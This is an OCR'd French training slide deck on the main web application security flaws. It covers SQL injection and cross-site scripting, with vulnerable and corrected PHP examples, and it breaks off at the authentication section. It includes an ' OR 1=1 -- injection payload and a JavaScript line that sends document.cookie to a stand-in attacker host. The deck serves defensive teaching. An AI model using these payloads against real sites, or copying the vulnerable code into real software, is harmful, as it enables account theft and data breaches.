Direction des systèmes d'information

Principales failles de sécurité des applications Web

Principes, parades et bonnes pratiques de développement

Guillaume HARRY


SOMMAIRE

1. Contexte
2. Enjeux

1. INTRODUCTION


1.1 Contexte : Fonctionnement d'une application Web

Composants serveur



1.1 Contexte : Fonctionnement d'une application Web


Composants client



1.1 Contexte : Fonctionnement d'une application Web

Principe d'une application Web

1. Envoie de la saisie d'un formulaire
2. Envoie de la requête correspondante pour traitement
3. Retour du résultat à la page de script
4. Génération et envoie de la page HTML



1.2 Enjeux

- **Analyse des besoins de sécurité**
  - **Intégrité**
  - **Confidentialité**
  - **Disponibilité**
- **Risques de sécurité applicatifs**

1. Injection
2. Cross-Site Scripting (XSS)
3. Violation de gestion d'authentification et de session
4. Référence directe non sécurisée à un objet
5. Falsification de requêtes intersite (CSRF)
6. Mauvaise configuration de sécurité
7. Stockage de données cryptographiques non sécurisé
8. Défaillance dans la restriction des accès à une url
9. Protection insuffisante de la couche transport
10. Redirection et renvois non validés

PRINCIPALES FAILLES DE SÉCURITÉ

2.1 Injection

- **Victime d'une attaque**
  - Composant de l'architecture de l'application vulnérable
- **Attaquant**
  - Extérieur au système
- **Moyens utilisés**
  - Formulaire de saisie de l'application
  - Injection de code malicieux dans le code de l'application
- **Objectif de l'attaque**
  - Vol d'information
  - Prise de contrôle du système
  - Déni de service


2.1 Injection

Principe d'une attaque

1. Envoi de code malveillant
2. Envoi de la requête correspondante pour traitement


Les étapes suivantes sont fonction de l'attaque employée

3. …
4. …



2.1 Injection

- **Comportement d'une application vulnérable à l'injection SQL**
  1. Envoi de la saisie d'un formulaire
  2. Envoi de la requête correspondante pour traitement
  3. Retour du résultat à la page de script
  4. Génération et envoie de la page HTML




2.1 Injection

Vol d'information par injection SQL

1. Envoi de code malicieux « `' OR 1=1 -- '` »
2. Envoi de la requête correspondante à la base de données
3. Retour du résultat à la page de script
4. Vol d'information

```
SELECT numerocarte FROM comptes
WHERE nom='' OR 1=1 -- ' '
AND motdepasse=PASSWORD('eng111')
```




```
+-------------+
| numerocarte |
+-------------+
| 123456789   |
| 987654321   |
```

2.1 Injection

Source de vulnérabilité

1. Code de la requête est généré dynamiquement
2. Caractères interprétés (en SQL, en SHELL, …) acceptés

```
//recuperation des parametres
2 → $nom = $_GET['nom'];
$motdepasse = $_GET['motdepasse'];
//generation de la requete
1 → $requeteSQL = "SELECT numerocarte FROM comptes WHERE nom = '$nom' AND
motdepasse = PASSWORD( '$motdepasse' )";
//execution de la requete
$reponse = mysql_query($requeteSQL);
$resultat = mysql_fetch_assoc($reponse);
//affichage du resultat
echo $resultat['numerocarte'];
```

2.1 Injection

Solutions

1. Utiliser des requêtes paramétrées
2. Ne pas autoriser les caractères spéciaux

```
//recuperation des parametres
2 → $nom = htmlspecialchars($_GET['nom'],ENT_QUOTES);
$motdepasse = htmlspecialchars($_GET['motdepasse'] ,ENT_QUOTES);
//preparation de la requete
$stmt = $mysqli->prepare("SELECT numerocarte FROM comptes WHERE nom =
? AND motdepasse = PASSWORD( ? )");
1 → $stmt->bind_param("ss", $nom, $motdepasse);
//execution de la requete
$stmt->execute();
$stmt->bind_result($resultat);
$stmt->fetch();
//affichage du resultat
echo $resultat;
```

2.2 Cross-Site Scripting (XSS)


- **Victime d'une attaque**
  - Utilisateur de l'application vulnérable
- **Attaquant**
  - Extérieur au système
- **Moyens utilisés**
  - Injection de code actif dans un document HTML
    1. XSS réfléchie
    2. XSS stockée
- **Objectif de l'attaque**
  - Vol d'information
  - Prise de contrôle du système de l'utilisateur
  - Hameçonnage

2.2 Cross-Site Scripting (XSS)

- **Exemple de code actif**
  - `document.write('<img src=http://att.ack.org/steal.php?'+document.cookie+' width=1>');`
  - Ajoute une balise cachée lors de l'affichage de la page par le navigateur
    `<img src=http://att.ack.org/steal.php?1...f width=1>`
  - L'appel de la page stocke les informations en paramètre

2.2 Cross-Site Scripting (XSS)

Par réflexion



2.2 Cross-Site Scripting (XSS)

Par réflexion

Source de vulnérabilité

1. Caractères HTML/JavaScript acceptés

```
R&eacute;sultat de la recherche :
<?php echo $_GET['recherche'];?>
```

2. Accès autorisé aux cookies pour JavaScript

2.2 Cross-Site Scripting (XSS)

Par réflexion

Solutions

1. Ne pas autoriser les caractères spéciaux


```
R&eacute;sultat de la recherche :
<?php
  $recherche = htmlspecialchars($_GET['recherche'],ENT_QUOTES);
  echo $recherche;
?>
```

2. Rendre les cookies utilisables uniquement par l'application

```
<?php session.cookie_httponly = True ?>
```

2.2 Cross-Site Scripting (XSS)

Stocké



2.2 Cross-Site Scripting (XSS)

Stocké

Source de vulnérabilité

Caractères HTML/JavaScript acceptés

```
<?php
$message=$_GET['message'];
$nom=$_GET['nom'];
$numsujet=$_GET['numsujet'];
//generation de la requete
$requeteSQL = "INSERT INTO messages VALUES (NULL, '$numsujet',
'$nom', '$message')";
?>
```

2.2 Cross-Site Scripting (XSS)

Stocké

Solutions

1. Filtrer les entrées
2. Ne pas autoriser les caractères spéciaux

```
R&eacute;sultat de la recherche :
<?php
  $recherche = htmlspecialchars($_GET['recherche'],ENT_QUOTES);
  echo $recherche;
?>
```

3. Rendre les cookies utilisables uniquement par

```
<?php session.cookie_httponly = True ?>
```

Le code JavaScript ne peut pas accéder au cookie

2.3 Violation de gestion d'authentification et de Session


- **Victime d'une attaque**
  - Application vulnérable
- **Attaquant**
  - Extérieur au système
- **Moyens utilisés**
  - Usurpation d'identité
    1. Attaque contre le système d'authentification
    2. Détournement de session
- **Objectif de l'attaque**
  - Accès à l'application
  - Vol d'information
  - Corruption de données

2.3 Violation de gestion d'authentification et de Session

